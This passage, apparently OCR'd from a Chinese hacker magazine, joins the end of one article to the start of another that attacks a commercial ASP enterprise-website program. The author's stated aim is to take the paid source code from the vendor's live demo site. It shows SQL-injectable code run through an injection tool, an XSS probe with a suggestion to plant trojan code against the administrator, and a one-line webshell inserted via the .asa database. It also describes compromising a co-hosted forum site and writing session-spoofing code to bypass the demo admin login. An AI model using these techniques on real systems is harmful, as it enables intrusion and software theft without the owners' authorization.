

图6 添加类型


五、总结

这款程序在注入方面做的不太好，跨站方面总的来说做的还是不错的，只是程序员一点疏忽导致了一个跨站漏洞的诞生。最后，希望程序员们在以后的编程中能够越做越好，也希望NOHACK成为越来越多菜鸟爱吃的菜。

编辑点评：

总体来说，这篇文章难度不大，初入门的小菜应该都能看得懂，我就不多点评了，也希望NoHack能成为越来越多的菜鸟爱吃的菜。


图7 得到马儿的地址


图8 得到webshell

为了源码——击跨企业网站v5.0

文/图 夏天(Summer)

从本文你可以学到：


1、漏洞分析　2、利用技巧

今天朋友叫我帮他组建一个公司的网站，这个忙那是一定要帮，网上现成的web程序很多，看到一款名字听起来很不错的程序，叫"漂亮的企业网站V5.0增强版"，里面的说明文件是这样描述的：

◎ 基本功能：

1.公司新闻系统；2.产品发布系统；3.公司简介、联系我们；4.留言系统；5.网站后台具有强大的编辑功能。

看上去貌似符合朋友的要求，朋友说有这些功能就足够了，接下来当然是测试程序的安全性能。把程序搬到我的空间以后，开始测试，打开站点后台，看上去很简洁，但是我发现后台的"企业新闻管理"不能使用，也就是最重要的发表文章的地方不能使用，如图1。


图1 不能发表文章

上面写的是需要交费100元才可以使用，虽然是帮朋友的忙，但也不至于高尚到帮朋友去付这100元钱，我可以穷人呀，呵呵，开个玩笑。在上面的介绍中，得到了演示程序后台的视频录象，下载了视频，在视频里我得到了演示网站的地址，在IE中输入这个地址，谢天谢地网站还开着。我们现在有两个目的，一个是检测程序的安全性，另外一个就是从演示站点上拿到完整的web程序源代码，至少现在我的手上有程序大部分的代码，下面开始具体分析。

◎ 漏洞分析：

一：news_view.asp注入漏洞

当我打开这个文件的时候，发现如下代码：

```
<%
strsql="select * from news_info where id="&request("id")
set rs = Server.CreateObject("ADODB.Recordset")
%>
```

大家可以发现，程序对request得到的变量id没有进行任何处理和判断就放入了数据库中执行，注入漏洞产生，具体的利用方法我在后面说。

二：product_view.asp注入漏洞

在我读到这个文件时，发现了同样的问题，大家来看代码：

```
<%
    if request("id")<>"" then        //判断取得的变量是否为空
    id = request("id")         //如果不为空执行这里
    else          //如果为空就执行下面的代码
    Response.Write("<script>")
    Response.Write("alert('没有选定商品信息');")
    Response.Write("history.back();")
    Response.Write("</script>")
    end if


    strsql="select * from pro_list where id="&id
    set rs = Server.CreateObject("ADODB.Recordset")
    rs.Open strsql, conn, 1, 1

    if rs.recordcount=0 then
    Response.Write("<script>")
    Response.Write("alert('没有选定商品信息');")
    Response.Write("history.back();")
    Response.Write("</script>")
    end if
%>
```


同样，程序只是对变量判断是否为空，没有进行多余的检测和判断，对我们来说，这是无关紧要的。知道了漏洞，就把演示站点扔给啊D去跑（需要在admin表中手动添加user_id和user_pwd），跑了一会，发现当啊D读到用户的密码时就会产生错误，不知道是我的机器的原因，还是其他别的什么原因。（当我第二天用手动注入的时候成功了，所以我想告诉大家的是，工具不是万能的，如果大家遇到这种情况，不妨可以试下手动注入，或许就会成功）

三：gbook.asp——欺骗管理员挂马

在我测试的网站上发现这套程序有留言本功能，如图2。


图2 留言本功能

这里代码我就不给出了，我在gbook.asp中从头到尾没有发现对提交的内容进行过滤和检测的语句，在姓名等处填入：<script>alert("cn_判官来了！")</script>，然后提交，提示留言成功，留言是给管理员在后台看的，当我进入后台，点击“留言本管理”之后，弹出提示，如图3。


图3 跨站成功


证明我们跨站成功，你当然也可以在留言的地方插入恶意代码，比如挂马代码，如果管理员在服务器上浏览了的话，呵呵，那你就达到了事半功倍的效果。

在我测试的最后，才想起来还有一个利用的地方可以直接拿shell。由于程序的数据库是".asa"格式的，我们可以插入一句话木马，然后用一句话木马连接端进行提交，可以成功的拿到shell。


其实利用这个漏洞，我们可以干很多事情的，我就不写了，大家可以自由发挥。

四：session欺骗显神威

我的目的还没达到，旁注看看，发现这个虚拟主机上有很多的网站，如图4。


图4 旁注

随便看了几个站之后，看到有一个动网7.0的网站，先看看能不能下载数据库，没想到居然可以下载，下载回来以后当然就是上传数据库木马，然后进后台进行备份，成功的拿到了shell，如图5。


图5 得到webshell


但是我发现这个虚拟主机的目录权限设定的很不错，没有办法进行目录跳转，看了看也没什么利用的地方，那可以试一下session欺骗，先打开检测程序的login.asp看到如下代码：

```
<%
...
Session("exemple_status") = "login"
session("lev")=lev
session("u_id")=user
response.redirect "default.asp"
...
%>
```

我省略掉的地方就是进行账号和密码验证的语句，如果密码和账号正确，就执行下面的session语句。知道了session以后，在我的webshell里新建文本，输入代码：

```
<%
Session("exemple_status") = "login"
response.redirect "http://yanshi/data/default.asp"
%>
```

